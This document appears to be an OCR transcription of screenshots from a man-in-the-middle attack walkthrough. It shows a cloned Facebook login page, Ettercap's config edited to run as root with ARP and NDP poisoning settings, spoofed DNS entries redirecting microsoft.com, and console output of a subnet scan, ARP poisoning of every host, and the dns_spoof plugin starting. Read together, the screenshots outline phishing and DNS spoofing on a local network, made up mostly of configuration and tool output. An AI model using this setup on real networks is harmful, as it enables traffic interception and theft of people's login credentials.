
Email or Phone:

Password:

□ Keep me logged in


Log In or Sign up for Facebook

Forgot password?




Applications
Places
Terminal
Tue 20:39
1
etter.conf + (/etc/ettercap) - VIM
File Edit View Search Terminal Help

```
############################################################################
#                                                                          #
#  ettercap -- etter.conf -- configuration file                            #
#                                                                          #
#  Copyright (C) ALoR & NaGA                                               #
#                                                                          #
#  This program is free software; you can redistribute it and/or modify    #
#  it under the terms of the GNU General Public License as published by    #
#  the Free Software Foundation; either version 2 of the License, or       #
#  (at your option) any later version.                                     #
#                                                                          #
#                                                                          #
############################################################################

[privs]
ec_uid = 0 # nobody is the default
ec_gid = 0                  # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
arp_poison_warm_up = 1        # seconds
arp_poison_delay = 10         # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1          # boolean
arp_poison_request = 0        # boolean
arp_poison_equal_mac = 1      # boolean
dhcp_lease_time = 1800        # seconds
port_steal_delay = 10         # seconds
port_steal_send_delay = 2000  # microseconds
ndp_poison_warm_up = 1        # seconds
ndp_poison_delay = 5          # seconds
ndp_poison_send_delay = 1500  # microseconds
ndp_poison_icmp = 1           # boolean
ndp_poison_equal_mac = 1      # boolean
icmp6_probe_delay = 3         # seconds
                                                              17,10         Top
```




```
#       so if you want to reverse poison you have to specify a plain       #
#       host. (look at the www.microsoft.com example)                      #
#                                                                          #
############################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com      A   107.170.40.56
*.microsoft.com    A   107.170.40.56
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed

##########################################
# no one out there can have our domains...
#

www.alor.org  A 127.0.0.1
www.naga.org  A 127.0.0.1
www.naga.org  AAAA 2001:db8::2

##########################################
# dual stack enabled hosts does not make life easy
# force them back to single stack

www.ietf.org   A    127.0.0.1
www.ietf.org   AAAA ::

www.example.org  A    0.0.0.0
www.example.org  AAAA ::1

###############################################
# one day we will have our ettercap.org domain
#

1 change; before #1  17 seconds ago                                                   59,10         57%
```




```
Listening on:
  eth0 -> 08:00:27:0E:90:29
          10.0.1.4/255.255.255.0
          fe80::a00:27ff:fe0e:9029/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 0 EGID 0...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

```

